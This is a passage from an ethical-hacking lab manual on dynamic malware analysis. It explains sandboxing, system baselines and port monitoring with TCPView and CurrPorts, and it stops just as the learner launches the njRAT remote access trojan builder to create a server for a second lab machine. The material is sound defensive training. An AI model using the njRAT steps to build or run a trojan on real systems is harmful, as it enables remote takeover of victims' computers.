linked files located on the system or network.

This type of analysis requires a safe environment such as machines and sandboxes to deter the spreading of malware. The environment design should include tools that can capture every movement of the malware in detail and give feedback. Typically, systems act as a base for conducting such experiments.

An ethical hacker and pen tester must perform dynamic malware analysis to find out about the applications and processes running on a computer and remove unwanted or malicious programs that can breach privacy or affect the system's health.

Lab Objectives

- Perform port monitoring using TCPView and CurrPorts
- Perform process monitoring using Process Monitor
- Perform registry monitoring using Reg Organizer
- Perform Windows services monitoring using Windows Service Manager (SrvMan)
- Perform startup program monitoring using Autoruns for Windows and WinPatrol
- Perform installation monitoring using Mirekrosoft Install Monitor
- Perform files and folder monitoring using PA File Sight
- Perform device driver monitoring using DriverView and Driver Reviver
- Perform DNS monitoring using DNSQuerySniffer

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 80 Minutes

Overview of Dynamic Malware Analysis

Dynamic analysis is performed to gather valuable information about malware activity, including the files and folders created, ports and URLs accessed, called functions and libraries, applications and tools accessed, information transferred, settings modified processes, and services the malware started, and other items.

You should design and set up the environment for performing the dynamic analysis in such a way that the malware cannot propagate to the production network, and ensure that the testing system can recover to an earlier set timeframe (prior to launching the malware) in case anything goes wrong during the test.

To achieve this, you need to perform the following:

- **System Baseline:** Baseline refers to the process of capturing a system's state (taking snapshot of the system) at the time the malware analysis begins. This can be used to compare the system's state after executing the malware file, which will help understand the changes that the malware has made across the system. A system baseline involves recording details of the file system, registry, open ports, network activity, and other items.
- **Host Integrity Monitoring:** Host integrity monitoring is the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents. It involves using the same tools to take a snapshot of the system before and after the incident or actions and analyzing the changes to evaluate the malware's impact on the system and its properties.

In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, and other characteristics.

Host integrity monitoring includes:

- Port monitoring
- Process monitoring
- Registry monitoring

- Windows services monitoring
- Startup program monitoring
- Event logs monitoring and analysis
- Installation monitoring
- Files and folder monitoring
- Device driver monitoring
- Network traffic monitoring and analysis
- DNS monitoring and resolution
- API calls monitoring

Lab Tasks

Task 1: Perform Port Monitoring using TCPView and CurrPorts

We know that the Internet uses a software protocol named TCP/IP to format and transfer data. Malware programs corrupt the system and open system input and output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also act as backdoors or communication channels for other types of harmful malware and programs. They open unused ports on the victim's machine to connect back to the malware handlers.

You can identify the malware trying to access a particular port by installing port monitoring tools such as TCPView and CurrPorts.

TCPView: TCPView is a Windows program that shows the detailed listings of all the TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.

CurrPorts: CurrPorts is a piece of network monitoring software that displays a list of all the currently open TCP/IP and UDP ports on a local computer. For each port in the list, information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process (product name, file description, etc.), the time that the process was created, and the user that created it.

In addition, CurrPorts allows you to close unwanted TCP connections, kill the process that opened the ports, and save the TCP/UDP port information to an HTML file, XML file, or to tab-delimited text file.

CurrPorts also automatically marks suspicious TCP/UDP ports owned by unidentified applications (Applications without version information and icons) in pink.


Module 07 – Malware Threats

Note: This lab activity demonstrates how to analyze malicious processes running on a machine using TCPView and CurrPorts. Here, you will first create a server using njRAT, and then execute this server from the second machine. Later, you will run the TCPView and CurrPorts applications on the second machine and find that the process associated with the server is running on it.

1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe** to launch njRAT. Click **Start**.



